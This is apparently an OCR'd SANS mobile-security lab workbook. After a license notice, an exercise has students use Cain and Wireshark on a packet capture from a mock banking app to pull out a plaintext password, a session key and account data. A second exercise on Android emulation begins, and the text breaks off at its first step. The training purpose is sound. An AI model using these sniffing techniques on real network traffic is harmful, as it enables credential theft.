Lab On Demand Workbook

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC575-1.1: Exercise—Evil Bank

Objective

Evaluate the supplied packet capture taken from an iOS device running a mobile banking application. Identify the information disclosure flaws associated with the use of the application.

Scenario

In this exercise, you'll see how some mobile device applications are vulnerable to common attacks, making them likely targets for exploitation. To demonstrate this threat, we created a replica of a legitimate banking application that was the target of a previous penetration test by this author. For privacy, we have not included the target banking vendor's name.

As a mobile device security analyst, you will be called upon to evaluate the security of various applications, including network protocols used by the application. As part of a mobile banking application analysis project, you are tasked with evaluating the data in a packet capture collected while a colleague used the banking application.

Virtual Machines

1. Windows 10
2. SEC575-E01_02: PfSense
3. Kali

Evil Bank, Not Your Typical Bank

Thank you for your help in evaluating the security of the mobile app Evil Bank: Not Your Typical Bank. The Evil Bank application allows a customer to log in from their mobile app against a backend directory source. Once logged in, the user can choose from a menu of options, allowing them to observe account balances, transfer funds between accounts, and view detailed account statement information.

We have asked one of our employees, Kevin Johnson, to experiment with the application. During that experimentation, we captured the network traffic from the iOS version of the app. You can access that packet capture on your Windows Desktop "labs" folder: ***evilbank.pcap****.*

During this analysis, you will have access to several tools that will serve useful for your analysis, including:

- *Wireshark*
- *Cain and Abel*

Please identify any information disclosure threats or other concerns about the Evil Bank application using the supplied packet capture data. Thank you again for your hard work, and good luck!

1. **Log in to Windows**


   Click and drag the lock screen up to reveal the login screen. Log in as the user **student** with the password **student**.

   Optionally, you can paste the password through the **Commands | Paste |**

Paste Password menu option at the top of the screen if desired.


2. Start Cain

Cain and Abel is a multifaceted attack tool. The Cain portion of the tool includes several attacks, including a password sniffer. Open Cain from the Start menu.
When prompted, grant Cain escalated privileged by clicking Yes.



3. Open evilbank.pcap


Open the `evilbank.pcap` file from Cain. Click the Open icon on the toolbar (the folder icon) and browse to the E:`\lab-files\evil_bank\evilbank.pcap` file. Open the file and Cain will process the packet capture contents.



4. Identify Password Disclosure

From Cain, click the Sniffer tab, then click the Passwords tab in the bottom of the Sniffer tab. Click the HTTP list to identify the username and password information extracted from the pcap file.


The username "kjohnson" and the password "ThisIsThePasswordIReuse" is disclosed over HTTP in the packet capture. We see that the URL associated with the credential disclosure is www3.evilbank.com as well.



5. **Close Cain, then Open evilbank.pcap in Wireshark**

   Next, evaluate the network activity that Cain used to identify the username and password information.


   Close Cain, then start Wireshark from the Start menu. Open the E:`\lab-files\evil_bank\evilbank.pcap` capture in Wireshark.



6. Search Wireshark for the Username

From Wireshark, search for the string *kjohnson* to identify the packets where the username was disclosed.
Click **Edit | Find Packet**. A new Find bar will be created. In the third dropdown (type), choose **String**. This will enable the first dropdown, where you should choose **Packet bytes**. Enter the username `kjohnson` in the filter box, then click **Find**. Wireshark will jump to the first packet where that string is identified.


> You can also search for strings in Wireshark using a display filter. A filter such as `frame contains "kjohnson"` would return a list of packets where the username is present too.



7. Open TCP Stream

Wireshark can display the TCP stream data in a single window across multiple packets. This allows us to easily view the TCP transaction details where red content is the client to the server and blue content is the server to the client.
Right-click on the packet with the username present and select **Follow > TCP Stream**. Wireshark will open the TCP stream information window.

> To open the TCP stream information, you can right-click on the packet in the packet list or in the packet details view. You can't open the TCP stream by right-clicking in the packet bytes view.



8. Evaluate Wireshark TCP Stream Data

The Wireshark TCP stream data immediately discloses that the client accessed the /login page with a POST, disclosing the username and password information.
The server response with JavaScript Object Notation (JSON) data, identifying the username, a session key, and a "created" date and timestamp. Note that this session key is used in subsequent requests from the mobile device.
Inspect the TCP stream information that follows to identify additional sensitive information disclosure concerns.

9. Close Wireshark

When you are finished inspecting the TCP stream information, close Wireshark.

Thanks to your analysis, we have learned about several vulnerabilities in this application:

- *Lack of transport encryption*
- *Plaintext password disclosure during authentication*
- *Disclosure of sensitive information, including bank account numbers and bank balance information*

Our discussions with the bank developers indicate that this version of the application was unintentionally flawed due to an oversight in their development and QA processes. A conditional debugging statement intended for developer use prevented the application from using TLS to encrypt network traffic. A new version of the application is being developed, and affected customers are being notified.

SEC575-1.2: Exercise—Android Emulation

Objective

Familiarize yourself with the Android-x86 Virtual Machine components, including UI navigation components, scrolling, application lists, terminal and root access, important shell commands, and terminating and uninstalling apps. Use the Android Debug Bridge (ADB) utility to inspect, control, and monitor the Android platform.

Scenario

In this exercise, you'll familiarize yourself with the Android-x86 Virtual Machine (VM) provided for use in several hands-on exercises throughout the course. Having a working understanding of the Android platform, useful command line tools, and UI components is essential for effective use of this tool.

As a mobile device security analyst, you will find that a virtualized Android device is an essential tool, making it possible to evaluate mobile applications, capture network traffic, interact with proxy servers, and more. With virtualized or physical Android devices, developer access through ADB is also valuable to control and monitor the Android platform.

Virtual Machines

1. Windows 10
2. SEC575-E01_02: PfSense
3. Android 8.1

Android Emulation

As part of your responsibilities as a mobile device security analyst, you are expected to have familiarity with several mobile device platforms and virtualization environments. Use this time to familiarize yourself with the following tasks and components associated with the Android platform through the use of the Android-x86 Virtual Machine:

- *Using Android navigation*
- *buttons Scrolling in*
  Android-x86
- *Identifying installed applications*
- *Terminal access*
- *Application "more options"*
- *access Using the netcfg*
- *command line utility Root*
  access
- *Terminating apps*
- *Uninstalling apps*

1. **Switch to the Android VM**

   Switch to the Android virtual machine by clicking on the **Machines** tab, then select **Android 8.1**.

